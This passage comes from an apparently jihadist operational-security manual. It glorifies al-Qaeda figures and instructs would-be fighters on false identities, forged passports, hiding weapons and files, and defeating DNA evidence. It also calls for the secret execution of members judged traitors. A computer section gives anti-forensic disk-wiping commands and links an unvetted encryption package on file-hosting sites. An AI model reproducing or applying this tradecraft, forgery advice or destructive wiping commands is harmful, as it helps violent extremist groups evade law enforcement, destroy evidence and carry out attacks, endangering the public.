5) Complete balance between knowledge and action. As was clarified in a speech[27] given by the martyred Shaykh of the Mujāhidīn, Imam ʻAbdallāh Azzām (may Allāh have mercy upon him), "*…, I have realized that Tawhīd cannot penetrate into the soul of the human being, nor will it intensify and strengthen – the way it does in the fields of jihād… So: The settling of Tawhīd, is done by the sword… not by reading books, not by studying the books of ʻAqīdah…*" And the martyred Mujāhid of *Tawhīd*, Shaykh Sultan Al-ʻUtaybī (may Allāh have mercy upon him) advised us, thus, "*…Know, that memorizing of the Book of Allāh (Glorified and Majestic is He), is indeed a good deed, a virtue, and an accomplishment – But acting upon the Book of Allāh is a Fardh (obligation), a Wājib (compulsory), a must which is binding upon you. For verily, we have seen some people in this era, who have made memorizing the Qur'ān a Fardh, and acting upon it a mere virtue. So beware of this, because these people have abolished many texts. And I remind you of the statement of the Companion (ʻAbdallāh ibn Mas'ūd) – may Allāh be pleased with him – who said, **"We used to learn ten verses from the Qur'ān, and we would not go beyond them (to learn more verses), until we had comprehended them and acted upon them"**[28] So to Allāh belongs all their gratitude."* And Allāh (SWT) said;

لَقَدْ أَرْسَلْنَا رُسُلَنَا بِالْبَيِّنَاتِ وَأَنْزَلْنَا مَعَهُمُ الْكِتَابَ وَالْمِيزَانَ لِيَقُومَ النَّاسُ بِالْقِسْطِ
وَأَنْزَلْنَا الْحَدِيدَ فِيهِ بَأْسٌ شَدِيدٌ وَمَنَافِعُ لِلنَّاسِ وَلِيَعْلَمَ اللَّهُ مَنْ يَنْصُرُهُ وَرُسُلَهُ
بِالْغَيْبِ إِنَّ اللَّهَ قَوِيٌّ عَزِيزٌ

[27] *Tawhīd* of Action

[28] And similar phrasings are narrated by Ibn ʻAsākir in *Tārīkh Damishq*, in the biography or Ibn Mas'ūd (pg. 93-94), with an authentic chain, and also by Ath-Thahabī in *As-Siyar* (1/490). See also *Al-Jāmi' Li-Ahkām Al-Qur'ān* (1/39).

"We sent aforetime our messengers with Clear Signs and sent down with them the Book and the Balance [of Right and Wrong], that men may stand forth in justice; and We sent down Iron, in which is [material for] mighty war, as well as many benefits for mankind, that Allah may test who it is that will help, Unseen, Him and His messengers: For Allah is Full of Strength, Exalted in Might [and able to enforce His Will]" (Al-Hadid: 25).

6) Adequate awareness of current affairs as well as a proper analysis of such information basing on the Qur'ān, Sunnah and the texts of the past and current truthful *Ulama* (Scholars/Shuyūkh)[29].

7) Maturity and in good health e.g. physical fitness .i.e. Free of illness (the mujāhid must fulfill this important requirement). Allāh (SWT) says, ***"There is no blame for those who are infirm, or ill, or who have no resources to spend..."***.[30]

8) Extensive security and intelligence awareness (personal, group, environment and enemy). Such as the ability to act, change positions and conceal yourself (camouflage). There was a secret agent who disguised himself as an American fur merchant. As the agent was playing cards aboard a boat with some passengers, one of the players asked him about his profession. He replied that he was a "fur merchant." The women showed interest [in him] and began asking the agent - the disguised fur merchant - many questions about the types and prices of fur. He mentioned fur price figures that amazed the women. They started avoiding and regarding him with suspicion, as though he were a thief, or crazy.

9) Intelligent, prudent and insightful. As was displayed by Hudhaifah Ibn Al-Yamān, may Allah be pleased with him, - when he was sent to infiltrate the enemy base, thus; *"….The leader of the Quraysh, Abū Sufyān, was afraid that darkness might surprise them with scouts from the Muslim camp. He stood to warn his army, and Hudhaifah heard his loud voice saying, "O people of the Quraysh, each one of you should know who is sitting next to him and should know his name." Hudhaifah reports, "I hastened to the hand of the man next to me, and said to him, Who are you? He said, `Such and such a person!'""* He therefore secured his being

[29] From the current ones; Abū Muhammad Al-Maqdisī (may Allāh hasten his escape), Abū Baseer Al-Tartosī , Ayman Al-Thwawāhiri, Abū Yahya Lībī, Khalid Al-Husaynān, Abū Mus`ab As-Sūrī, Husayn Ibn Mahmūd, Anwar Al-Aulaqi (may Allāh have mercy upon him), Abū Sa'ad Al-'Amilī, Dr. Akram Hijāz, etc.

[30] Surat At-Tauba: 91

within the enemy camp in peace was able to gather all the intelligence information that the Messenger of Allāh (*SalAllahu alayhi wa ssalam*) wanted. As well as the quick intelligent reply as when a man asked Abū Bakr (during his escape from Makkah with the Prophet (*SalAllahu alayhi wa ssalam*), *"Who is this man who is with you?"* Abū Bakr replied, *"This man is guiding me the way."* And the man thought he meant the road, while Abū Bakr had intended the Upright Path.

10) Calm and patient. The mujāhid should have plenty of patience for [enduring] afflictions if he is overcome by the enemies. He should not abandon this great path and sell himself and his religion to the enemies for his freedom. He should be patient in performing the work, even if it lasts a long time.

11) Teamwork and strong Islāmic brotherhood, as Allāh (SWT) has commanded;

إِنَّمَا ٱلْمُؤْمِنُونَ إِخْوَةٌ فَأَصْلِحُواْ بَيْنَ أَخَوَيْكُمْ وَٱتَّقُواْ ٱللَّهَ لَعَلَّكُمْ تُرْحَمُونَ

"The Believers are but a single Brotherhood: So make peace and reconciliation between your two [contending] brothers; and fear Allah, that ye may receive Mercy."(Al-Fath: 10)

12) Truthfulness and Counsel. The Commander of the Faithful, 'Umar Ibn Al-Khattāb, may Allāh (SWT) be pleased with him, asserted that this characteristic was vital in those who gather information and work as spies against the Moslems' enemies-. He [Omar] sent a letter to Sa'ad Ibn Abī Waqqās - may Allah be pleased with him - saying, "*If you step foot on your enemies' land, get spies on them. Choose those whom you count on for their truthfulness and advice, whether Arabs or inhabitants of that land. Liars' accounts would not benefit you, even if some of them were true; the deceiver is a spy against you and not for you.*"

Important Security Advice to the Mujāhid

The following are some key reminders as well as advices and serious warnings on some very important security matters both for the individual mujāhid and the whole group which MUST be clearly known, understood and effectively implemented in the course of any jihādi work. These are from real experiences and past mistakes of some Mujāhidīn and jihādi groups especially in our current era;-

1) The mujāhid MUST change his real name (identity) and use a false name – *Kuniya* - for all jihādi work. Such that, if any brother(s) is arrested, he/they cannot describe him or give his real name/identity to the authorities. The false name/identity MUST NOT be unique in his area of operation .i.e. it must be from the common names and not cause any suspicions for instance if he uses it during phone conversation or on his identification documents.

2) The mujāhid MUST also use and adopt numerous false names/identities for jihādi work. Depending on the place, time, operation or brothers he is working with .i.e. different name/identity for different places or jihādi group/brothers. In case, ten (10) different brothers of different groups are captured and they know him under different names/identities, then, the intelligence agencies cannot find out that he is the same mujāhid working with all the captured brothers or their specific groups. Rather, they will think that they are a different group and thus the enemies will be confused and divided on who is who and who worked with whom, where and when.

3) It is EXTREMELY important that the Mujāhidīn be seriously careful and watchful of any conversation amongst themselves at all times. It may be on their personal secrets, family relations, education/training, etc. they MUST never talk about any jihādi work past, present or future EXCEPT with ONLY the concerned brothers i.e. those with REAL connection with the information being talked about. Otherwise, the use of false names/identities will be meaningless and the other Mujāhidīn and even the whole group might fall into great *fitnah* because of the carelessness of a single mujāhid. Like him mentioning his father's job, his shaykh, something about his wife, e.t.c, such is from the greatest blunders made by the Mujāhidīn – <u>he has hidden his name/identity and jihādi work but quickly/easily reveals them all!!!</u> What is obligatory upon the mujāhid is to always remain silent and ONLY speak/converse when it is necessary and on general issues like the condition of the Muslimēn/Ummah, Islāmic knowledge e.g. *sharia'ah*, Qur'ān, *`Aakhirah*, etc. like they say;

> *'The more one increases his words/speech, the more errors/mistakes he makes; And one who lessens his speech/words, decreases his mistakes'*

This disease is very common in Islāmic communities especially amongst the Arabs in the *Masājid*, study gatherings, e.t.c, for the purpose of knowing one another and people end up revealing their secrets. And from the Sunnah, we find many warnings on this issues; - ***"Whosoever believes in Allāh and the Last Day, let him speak righteousness, or remain silent."***[31] And also; ***"It is enough as a sin for someone that he narrates everything which he hears."***[32]

4) It's also very important that the mujāhid uses a lot of camouflage – concealment (*Tamwīh*) and to try as much as he can to avoid talking about oneself during any conversation with the brothers. If it's necessary then let it be with false/fake details such that anyone who talks about him, it will only be with fake information and this will confuse the intelligence agencies in case of any arrests.

5) Another dangerous behavior common amongst some Mujāhidīn, is the mujāhid talking about his jihadi work (whether past, present or for the future) e.g. about the training period and the experiences there as well as all that he knows about the Mujāhidīn; their history, jihadi work, etc. In doing so, the mujāhid may have the good intention of strengthening or encouraging his brothers or to learn from them or to benefit him or them, but Shaytān quickly takes the opportunity and traps him with the two destructive manners i.e. *riyaa* (showing off) and *sum'ah* (the love of being mentioned/talked about). This will eventually lead him to the following disastrous situations;

a. The destruction of his rewards and it becomes that he, instead, gains punishments/evil rewards from his jihadi work.

b. Revealing all that which concerns him like his real identity, work details, training, etc. Thus if it so happens that if any of those who were present during his speech is captured, he can easily reveal all that which concerns the mujāhid to the intelligence agencies.

NB: What is obligatory upon the mujāhid is to keep secret all his work details so as to protect and secure his rewards with Allāh (SWT), his personal security as well as that of his brothers. And Rasūl (*SalAllahu alayhi wa ssalam*) warned us regarding this matter, ***"It is from the beautification of one's Islām that he***

[31] Al-Bukhārī and Muslim.
[32] Muslim

leaves that which does not concern him."[33] Also Narrated Abu Musa (may Allāh be pleased with him): ***"A man came to the Prophet and asked, "A man fights for war booty; another fights for fame and a third fights for showing off; which of them fights in Allāh's Cause?" The Prophet said, "He who fights that Allāh's Word (i.e. Islam) should be superior, fights in Allāh's Cause."***[34]

6) Another common disease among the Mujāhidīn is talking about their work, personal secrets or those of their fellow Mujāhidīn or the jihadi groups with their wives and close friends who are not even his partners in his jihadi work. Many Mujāhidīn have experienced numerous disasters like being captured or martyred as a result of such grave blunders. For instance, the mujāhid may be on the run and, *Alhamdulillah*, he manages to escape, or he is arrested but manages to keep his secrets undercover as well as being extremely patient with the torture. Unfortunately, the intelligence agencies manage to get all that he has refused to reveal by interrogating his wife or close friends (those who are not connected to jihadi work) who cannot handle such troubles or be patient with such hardships. And all this is because he failed or was negligent as regards hiding his jihadi work. This matter is haram about which Allāh (SWT) gave a very serious warning, saying thus;

وَإِذَا جَآءَهُمْ أَمْرٌ مِّنَ ٱلأَمْنِ أَوِ ٱلْخَوْفِ أَذَاعُواْ بِهِ وَلَوْ رَدُّوهُ إِلَى ٱلرَّسُولِ وَإِلَىٰ أُوْلِى ٱلأَمْرِ مِنْهُمْ لَعَلِمَهُ ٱلَّذِينَ يَسْتَنْبِطُونَهُ مِنْهُمْ وَلَوْلاَ فَضْلُ ٱللَّهِ عَلَيْكُمْ وَرَحْمَتُهُ لاَتَّبَعْتُمُ ٱلشَّيْطَانَ إِلاَّ قَلِيلاً

"When there comes to them some matter touching [Public] safety or fear, they divulge it. If they had only referred it to the Messenger, or to those charged with authority among them, the proper investigators would have tested it from them [direct]. Were it not for the Grace and Mercy of Allāh unto you, all but a few of you would have fallen into the clutches of Satan." ***(An-Nisa: 83)***

NB: The mujāhid stands accountable to Allāh (SWT) concerning his above mentioned actions. And this matter also falls under the hadith mentioned in the previous (point No. 5). It also warns against giving information to one or those whom it does not concern. Just as he tells his wife or close friend about his jihadi

[33] Narrated by At-Tirmithī, and declared *Hasan* by An-Nawawī
[34] Bukhārī: Book 4 Vol 52 Hadith No.65

works, they too have close friends to whom they might reveal such information. The close friend also has a wife and his other friends to whom such information by be revealed. Thus, it is totally meaningless that the mujāhid warns and advises whomever he reveals such secrets to –not tell anyone else-. If what is going to be talked about is secret, then is obligatory upon the mujāhid to keep that secret as much as he can. If some brothers are revealing the jihadi work then the whole group is put at very dangerous risk and vulnerability. It (the revealed information) will become like a thread until it reaches the security and intelligence spies and agencies. It is even worse in cases where such information is talked about during phone conversation, email messages, chat rooms (Skype, twitter, Facebook, etc.), meetings/gathering (family), women's gossiping and likewise some of the men.

7) Another serious error is being occupied with endless unnecessary speech and gossip on issues or topics that are of no benefit to him/them. It must also remembered here that the speech of the mujāhid must always be in a low voice and limited to only when and where necessary. The problem arises where they waste a lot of time engaging in irrelevant topics and conversation. Until Satan traps him such that he begins to ask questions in matters of no importance to him clearly forgetting the warning of Rasul (*SalAllahu alayhi wa ssalam*), the hadith of which has been mentioned under point No. 5. It might be that the mujāhid has heard or seen some secret issue or matter and he might in the end be harmed by such knowledge or him harming the jihadi work or the brothers and even the whole group. For instance *Iblis* might tempt him to open a document not related to his work and read it. This on its own is from the very serious forms of betrayal and treachery, theft and stealing of the Mujāhidīn's secrets. And it has been reported from Rasul (*SalAllahu alayhi wa ssalam*) saying thus;[35]
NB: Thus what is compulsory upon the mujāhid is to properly control and keep his ears, eyes and mind from that which does not concern him so as to save and secure himself as well as his brothers – the Mujāhidīn, the jihadi work and groups.

8) Another error common amongst many members of the jihadi organizations; is where the mujāhid has carried out some operations

[35] Read the hadith mentioned under point 5.

in the past but on joining a new group/organization, he beings talking about all those past operations and his partners then (the Mujāhidīn in his previous group). This is done while there is no connection between what he is talking about (the past operations and the former brothers) and the ones to whom he is revealing that information, be it the Amir (leader), Shaykh/Ustadh or even individual Mujāhidīn in this new group. Thus he goes on exposing the secrets of the jihadi work and the Mujāhidīn to those who are not concerned with it. This, surely, is from the major ways of opening many unknown dangers and trials (*fitnah*). And Allāh (SWT) can never decree anything for us except to save us.

9) Lastly, the Mujāhidīn must be very cautious of the common mistake and error; where by during normal conversation amongst themselves (i.e. those whose jihadi work is related), one may with good/correct intentions start asking and inquiring about his brothers' area of origin(country/region), city, their past (even present and future) jihadi work, their personal secrets and the like. This is from among the main roots of *fitnah*, for example if the brother is captured he may be forced to reveal that which he knows about his brothers even if at the time of asking about their details his intention was not evil.

In conclusion, what is advised to any brothers who sees or comes into contact with such brothers is that he must warn them with the hadith of Rasūl (*SalAllahu alayhi wa ssalam*); ***"It is from the beautification of one's Islām, that he leaves that which does not concern him."***[36] As well as to advise and remind him/them with nice and wise words because they may abandon those risky and dangerous manners. And Allāh (SWT) has said on this, thus;

فَذَكِّرْ إِن نَّفَعَتِ ٱلذِّكْرَىٰ * سَيَذَّكَّرُ مَن يَخْشَىٰ * وَيَتَجَنَّبُهَا ٱلأَشْقَى * ٱلَّذِى يَصْلَى ٱلنَّارَ ٱلْكُبْرَىٰ * ثُمَّ لاَ يَمُوتُ فِيهَا وَلاَ يَحْيَا

"Therefore give admonition in case the admonition profits [the hearer]. The admonition will be received by those who fear [Allāh]: But it will be avoided by those most unfortunate ones, Who will enter the Great Fire, In which they will then neither die nor live. "
(Al-A`ala: 9-13)

[36] Narrated by At-Tirmithī, and declared *Hasan* by An-Nawawī

And He – *Ta`ālāh*, also said;

وَذَكِّرْ فَإِنَّ ٱلذِّكْرَىٰ تَنفَعُ ٱلْمُؤْمِنِينَ

"But teach [thy Message] for teaching benefits the Believers."

(Ad-Dhariyat: 55)

Verily the basis of all the above *wasāya* is from two fundamental principles, thus;

- Preserving and controlling the tongue.
- Avoiding at all times and places getting involved in that which does not concern you.

If the Muslims and the Mujāhidīn – specifically - effectively secure and implement the above mentioned guidelines and all that which relates to them[37], then they can, Allāh – *'Azza wa Jall* Willing, be able to achieve full safety and security in all their affairs. Thus, we can be able to maintain the required strength in these very difficult times. And Allāh (SWT) is the Only Helper!

Significant Recommendations for the Body and Imān:

The *Imān*:

- Reciting one (1) *Juz* per day (also listening to and memorization of the Book of Allāh (SWT)).
- Regular *Qiyaam Layl* and other Sunnah *Salat*.
- Maintaining one's *Wudhu* (ablution) at all times. And nothing keeps away the devil as proper ablution does.
- Adherence to *adh'kar* and *du'a* especially those for the morning and evening.[38]
- Reviewing the *Sīrah* as well as the history of the *Salaf* specifically their jihādi as well as the biographies of the prominent Mujāhidīn from amongst them; the martyred Amir of the mujāhidīn Usāmah

[37] What we have given is only part of a very wide topic and its best for the brothers to expand their knowledge as regards this and other security and intelligence matters as well as effectively implement them.

[38] And the mujāhid must know that the enemies of Allāh ىلاعت also rely a lot on witchcraft and the like in their war against Islām like their using it during interrogation and searching for the mujāhidīn and their supporters.

bin Laden, Shaykh Abdallah Azzam, Amir Khattab, Yusuf Uyayri, Abu Mus'ab Zarqawi, Ayman Zawahiri, etc.

- Regular optional fasts like on Mondays and Thursdays, three (3) days every month (13th, 14th to 15th) .i.e. of the Islāmic calendar, etc.
- Keeping company of the righteous and this is very important considering the *fitnah* we are living with these days. From the *riba*, indecency, vulgar language, the evil satellite channel, TVs and Radio stations as well as the newspapers and magazine, the secularist – moderate 'Muslims', the wide-spread innovations (*Bid`āt*), the evil palace scholars, e.t.c, and there is no Power or Strength except with Allāh- *Ta'ālah*!

The Body:

- Mastering First Aid skills and all equipment used during such situations.
- Regular exercising to keep the body in the right physique, such as jogging, rope-jumping, etc.
- Being careful of what one eats[39] so as to avoid any food related problems (disorders) like ulcers, diabetes, food-poisoning, obesity, fatigue, cooking oil, etc.
- Sparing some time for resting and from the Sunnah it is know that daytime rest (*Qaylūlah*) helps a lot to freshen-up the body.
- Getting used to keeping the stomach empty or eating a little i.e. avoiding eating too much as this not only deadens the heart but also causes fatigue and laziness.
- It is also recommended that the mujāhid masters at least the basics of martial arts or other such fighting skills especially street-fighting. And this includes knife-fighting skills, self-defense, close-quarters combat (hand-hand), nerve centers and pressure points, various weapons like chains, rifle with fixed bayonet, 3-foot stick, etc. also very important here is mastering the use of automatic weapons especially the AK-47 and it's like.

[39] There are six nutrients that are essential for complete warrior physique: carbohydrates – energy, proteins – for muscle building, water, vitamins, fats (unsaturated) and minerals.

DOCUMENTS

Important Files (Personal Documents)
And Their Security Guidelines

Introduction:

This covers all the important documents concerning jihadi work such as the brothers' names, group's aims, future plans, etc. They can be in the following formats; Files, CD/disk, audio, video or pictures, books, personal documents like passports, IDs, e.t.c, photos, CDs, DVDs, flash-disks/pen-drives, record books, as well as anything else which can be used or is used to store anything related to jihadi work. They should NEVER at all be put (stored) in one place.

Documents of the Group:[40]

There are different types of files, thus;

a) Normal files: It contains the expenses of the group, e.g. food, petrol, doctor fees, etc. Confidential files: it has the basic secrets of the group and the names of the group members.

b) Secret files: It contains the names of some of the leaders, and the brothers that are tasked with work in sensitive areas.

c) Sensitive files: It contains the planning of the group, who are its donors, the aim of the group and its policies.

d) Top secret: It contains information about the brothers in intelligence, where they are working, reports on VIPs and similar high sensitive information.

If the normal/confidential/secret files are lost, it should be investigated. The brothers should be stripped of his responsibility and removed from his position. There is no severe punishment. However, if the sensitive/top secret files are lost then there needs to be a full investigation. After the investigation, if it is proved that the individual betrayed (he becomes a traitor)

[40] Most of what follows under this sub-heading has been adapted from the book; ***Security and Intelligence Course,*** pg. 9-12; by the mujāhid brother Abū Abdullāh bin Adam (may Allāh protect him).

the group, then he must executed. This should be done in secret and his crime should not be revealed to the rest of the group. Files should not be swapped amongst group members except by the permission of the leader. If a file is sent to you and you do not know why and how it got to you, you should report it to the senior brothers. If you notice someone who has carelessly left a file, you must give it to the senior brothers and let them reprimand the brother accordingly. If a file is lost, all the information it contained should be made safe. For example, if the brothers stored weapons in a particular house, and the file mentioned this, then it is incumbent that the brothers move the weapons to another location.

File Transferring

You must first check if the file does need to be sent. If the situation allows you, you should take a signature of the receiver in order to confirm that you have transferred it to him. With this, you should also include the type of file, the quantity of files, etc. If the file is very important you should split it into 3 - 4 parts. So if one part is lost or intercepted, it doesn't result in the loss of the entire file. The brother transferring the file should know if the file he has is important or not (in order for him to take extra care if needed). He should also memorize the information of final destination such as the name of the brother, the address, etc. If he must write it; he should make sure all the information is very well coded. Normal files can be sent through an average brother. Confidential and secret should only be transferred by a very reliable and selected brother. Sensitive and Top secret files should never be transferred!

How to Destroy Files:

You must first cut the paper/document/file into very small pieces - shred, then burn it, then pour water over the ashes or remains. If you use a ball point pen to write on paper, make sure to destroy at least 3-4 pages beneath the page you wrote on. Try to get into the habit of using gloves to touch such files. This is so because if such files get into enemy's hands, they cannot retrieve any DNA or any evidence which they can use to convict you.

Fundamentals of Identification Documents:

Do not keep your passport at the place where you live if you are in the land of the enemy. The reason for this is that if the police raid the house and seize the passport, you will not be able to get out of the country easily. You must always carry your ID with you according to your cover. Never carry two different IDs at the same time. You should always use fake documents when carrying out operations.

There are 3 types of passports:

a) Original (real one containing your actual details) - you should never carry this on any operation!

b) One with a photo but the data on it is either fake or of someone else.

c) Both the photo and details in the passport are of someone else.

Ideally, the leader and the intelligence brothers should have a number of passports of different countries so if the need comes, they can easily be moved.

The following are some of the other important security guidelines on this matter as well as all that which is similar or related to it, thus;

1) Try as much as you can not to keep any jihādi related document/material in your home/house and place of work. At least securely keep them at a brother's house who lives very far from your residence and who is also not being suspected in any way by the intelligence personnel.

2) Record your personal details in a small secret notebook/pad. Then securely hide/store it in a good place with effective measures for its storage or destruction if need be. You can also make a copy, hide it securely and use it after destroying the original.

3) It's better for the mujāhid if he cannot use the storage method above (point 1), to us a good container- trunk .i.e. must not be metallic as the kuffar have some machines that can easily search and find it even if it is hidden underground. Thus it must be wooden or plastic. It's also important that he is aware of any damage that may be caused to the hidden documents such as that resulting from heavy

rain, floods, landslides, animals/pest/insects like termites, moles, rats, etc.

4) No one must have any knowledge whatsoever about the documents and their location. At most it should be one very close and trustworthy brother; who, in case you are captured or even martyred, can transfer the case with the documents to another secure location.

5) And from what is crucial to know at this stage is - the intelligence agencies have, from amongst their numerous "counter-terrorism" strategies, operations where they completely surround and barricade a given area. They then start a house-to-house search regardless of the owner or the occupants for anything they may desire like weapons, ammunition, documents, wanted individuals, or even to just cause a wave of fear in that area and it's like to deter the Mujāhidīn or their sympathizers/helpers/supporters amongst the common people to cease their activities. So the mujāhid must be very alert as regards keeping any jihadi related documents in his work place or home.

6) Never move with any jihādi related documents or files unless in cases of emergency or when one is sent as a messenger or deliverer. This is because it might be that the security agencies are carrying out their routine checks –searches, and the mujāhid may fall into captivity. Another scenario is where he goes to or passes-by a friend's or relative's place and him (the friend or relative) or another person there happens to see it or worse than that reads its contents. Nevertheless, if there is any necessary movement of the documents then the complete security measures and carefulness must be strongly as well as effectively implemented. And Allāh – *Ta'alah* is the Only Protector.

7) Keeping the passport in a safe place so it would not be ceased by the security apparatus, and the brother it belongs to would have to negotiate its return - *I'11 give you your passport if you give me information*.

8) All documents of the undercover brother, such as identity cards and passport, MUST be falsified.

9) When the undercover brother is traveling with a certain identity card or passport, he should know all pertinent information

contained in that ID or passport such as the name, profession, and place of residence.

10) The brother who has special work status (commander, communication link ...) should have more than one identity card and passport.

11) He should learn the contents of each - the nature of the indicated profession, and the dialect of the residence area listed in the document.

12) The photograph of the brother in these documents should be without a beard. It is preferable that the brother's public photograph [on these documents] be also without a beard. If he already has one [document] showing a photograph with a beard, he should replace it with the one without a beard.

13) When using an identity document in different names, no more than one such document should be carried at the time.

14) The validity of the falsified travel documents should always be confirmed.

15) All falsification matters should be carried out through the command and not haphazardly (procedure control).

16) Married brothers should not add their wives to their passports.

17) When a brother is carrying the forged passport of a certain country, he should not travel to that country. It is easy to detect forgery at the airport, and the dialect of the brother is different from that of the people from that country.

18) Another important security issues as regards documents and their like is that the mujāhid and the brothers must take into account all the required security measures when meeting or during the study periods –*Darusu* - since most of the time there is the use of documents e.g. to record some points or books/articles on the topic being studied, etc. so the brothers are <u>STRONGLY instructed to be EXTREMELY CAREFUL and CONSCIOUS of this very significant matter.</u>

COMPUTERS:
And Related Devices (Memory-Cards, Flash Disks, I-Pads, Modems, Hard disks, e.t.c)

Computers and Laptops are also from those items in which the security agencies have a lot of interest because of their popular use amongst the people for data storage, accessing the internet, communication, designing and making plans/strategies, work details/information, etc. thus it is compulsory for the Mujāhidīn to know the safe usage of these essential yet very dangerous devices. And what is most important on them is the hard disk, regardless of its size/capacity and model. These contain both the visible and hidden information/data, the former can be seen/accessed by the user-even in the case were a password is needed, as soon as one enters it he can access the data on the hard disk. As regards the hidden data, it is that which remains on the hard disk even after the original visible data has been removed or deleted. This is because the hard disk has a mechanism of storing copies of all data that was once stored or accessed using it since it was first used. So none should feel safe by just deleting the data or formatting the hard disk[41] for the security agencies have numerous data recovery programs -software[42] that they use to recover such information and it is like it was never deleted or removed. Thus, what is advised is for the brothers to completely destroy the hard disks until everything is crushed to pieces. The following are some very essential recommendations on how to securely use such devices;

1) It is enforced that the brother uses more than one hard disk; one for normal data like Qur'ān audio, games, kids' stuff, e.t.c; another for normal photos, videos, usual Islāmic lectures,

[41] Similarly the flash disks, memory card/chips and other such similar devices.
[42] Most of these are even available for free on the internet such as Fast Data Recovery, EASEUS Data Recovery, Active File Recovery, Get-Data Back, etc.

books, e.t.c; another for accessing the internet[43] and another for the jihādi work/data.

2) It is also advised that the brothers use the help of some software programs[44] that completely erase/delete the data on the hard disk even the free space (hidden data). These are many and vary in their capabilities and technicalities/usability. The kuffar claim to have a special program to recover data that has been deleted used such software, so the mujāhid must be aware. And what is safer is to crush/break up the hard disk such that is beyond repair i.e. scrapped.

3) It is better to keep the jihādi work hard/flash disk or other storage device away from your known residence or place of work.

4) As soon as they are no-longer of any use please do not hesitate or delay to completely destroy them.

System Safety:

Basic rule: Security is a continuing process, not a state. Do audits on a regular and scheduled basis. And do encrypted backups. Backups are important, as there are two types of people, those who have backups and those who have lost their data.

- Use the operating system you are familiar with (Linux and Unix are better though)
- Uninstall everything you not need.
- Disable all remote tools.
- Shred or encrypt /temp, /var/temp and all world-readable files.
- Encrypt your hard disk (Truecrypt: www.truecrypt.org).
- Debian and other linux distros offer to encrypt the hard drive during installation. Use it.
- Use a distro that boots from DVD/CD/USB.
- Never ever keep logs.
- Shutdown all unneeded service.
- Use a firewall.
- Public access points are perfect - just about. (Correlating logins with CCTV could prove disastrous so security cameras should be

[43] It is very easy for someone online to access the data on your hard disk/computer unless you use special security programs like for encryption and firewall protection.
[44] Like Eraser, CD-Cleaner, etc.

avoided while using such 'free' services. Some hotels and restaurants and many companies offer free internet access, remember though, not to surf those nets without a VPN and/or Tor.

- Keep private keys (pgp/gnu pgp) in a removable device, and that removable device MUST always be put far away from curious eyes. Encrypt the private key before doing this.
- Keep VPN certs away from curious eyes via removable device, or common hidden folders.
- Never use the same users/passwords on reinstall. Take the time to create a new one each time. Use password generators.
- BE paranoid. All rare activity in your computer must be checked and monitored. That will provide 2 things: knowledge once you identify it, and added safety.

Securely Destroying Data:

Unix/Linux

To securely destroy data under *Nix you have some possibilities. The command shred -u overwrites singe files and deletes them finally, with wipe -rcf you overwrite and delete directories. Be careful because the shredded/wiped data cannot be recovered. Open a Terminal and type;

- `shred -u` <filename>
- `wipe -rcf` <directory>

If you feel the need to wipe the whole hard drive, the command is as follows for IDE-HDs (/dev/hda is the first HD)

- `wipe -kq /dev/hda`

For SATA and SCSI HDs you type (/dev/sda it's the first HD)

- `wipe -kq /dev/sda`

If wipe is not available to you, you can use dd. (again the first HD)

- `dd if=/dev/zero of=/dev/hda`
- `dd if=/dev/urandom of=/dev/hda`

Use *both* commands, one after the other, if especially paranoid. Use them multiple times.

Mac

Anonymous' Privacy Pack for Mac users. It includes a Top Secret Docs secure Shredder & AES-256 Encryption tool (and some Design as extra stuff)

• http://www.megaupload.com/?d=L2VQBEFE

Or

• http://www.mediafire.com/?1xmu0m8jpy9b2a1

MD5 (Anonymous-MacPackage-Privacy.dmg)

36e9ea524a86b94a451577ca46d3e15f

Windows

• Ax Crypt http://www.axantum.com/AxCrypt

Important Notes on Secure Deletion:

There's still hope, however. There are tools out there that you can use to securely delete data from your hard drive, USB storage device, and even a floppy disk. One example is called shred, and you can carry it around on a LiveCD operating system such as Knoppix. If you want to destroy all data on a hard drive, it's as easy as booting up your Knoppix CD and using the shred utility:

shred --verbose --zero /dev/hda

By default, the shred utility will overwrite whatever you designate with random bytes 25 times. If you use it on a single file, you can then "delete" the file (removing it from the table of contents for that file system) and be reasonably sure it will never be recovered. The --remove option can be used to automate file deletion after it has been shredded. The --zero option tells it to overwrite the last random bytes iteration with zeros, to hide the fact the file or file system has been overwritten with random bytes.

Caveats:

1. When shredding a full disk with a Knoppix CD, you should probably disconnect any drives you don't want shredded by accident. Mistakes *do* happen, and you don't want to end up

deleting important data you intended to keep just because you fat-fingered the drive specification.

2. The shred utility is not infallible. Each such tool has its own strengths and weaknesses, and you should read up on them before trusting them. You should also understand that in general shredding a specific file has no automatic effect on any backups that might exist, including Microsoft Windows restore points. The main page for the shred utility does a pretty good job of explaining its limitations — some other tools are not as clear about their limitations, and may require more work to effectively sort out their capabilities.

3. The shred utility is available along with the rest of the GNU core utilities for installation on most, if not all, Unix-like systems, and for installation in Unix emulation environments on some other OSes (such as Cygwin for MS Windows). Note that these tools may have different names than you expect. For instance, on FreeBSD, all tools in the coreutils port have the letter "g" tacked on, making shred into gshred.


4. All such tools, including shred and all its contemporaries, have limits. You can pretty much bet that the NSA has the tools necessary to recover your data even after 25 random overwrites and a final overwrite with zeros, for instance. If you are that concerned about your privacy, get a furnace you can use for melting the drives down. I've heard rumors of a guy in Hawaii that guarantees secure disposal of storage devices in an active volcano for a "reasonable" price, if your tastes run that way.

When you are done with a hard drive, you don't always have to physically destroy it to protect your sensitive data — but you do have to make sure you understand how to properly delete the data so that it cannot easily be recovered.

7 Types of Security Features for Your Laptop

With the release of the "new" laptop, an increased focus has been placed on how to protect sensitive information. And although there are a myriad of basic ways to safeguard your device, certain security features have become necessary to take tablet protection one step further.

1) Encryption; Consider encrypting the data stored on USB devices, and also the data found on SD cards. Being able to encrypt those things is critical, because if someone were to steal or plug their own SD card into a device they come across, by encrypting the data, you prevent them from getting anything useable.
2) Remote wipes; using specific types of software, the IT department can have the power to remote wipe a lost device.
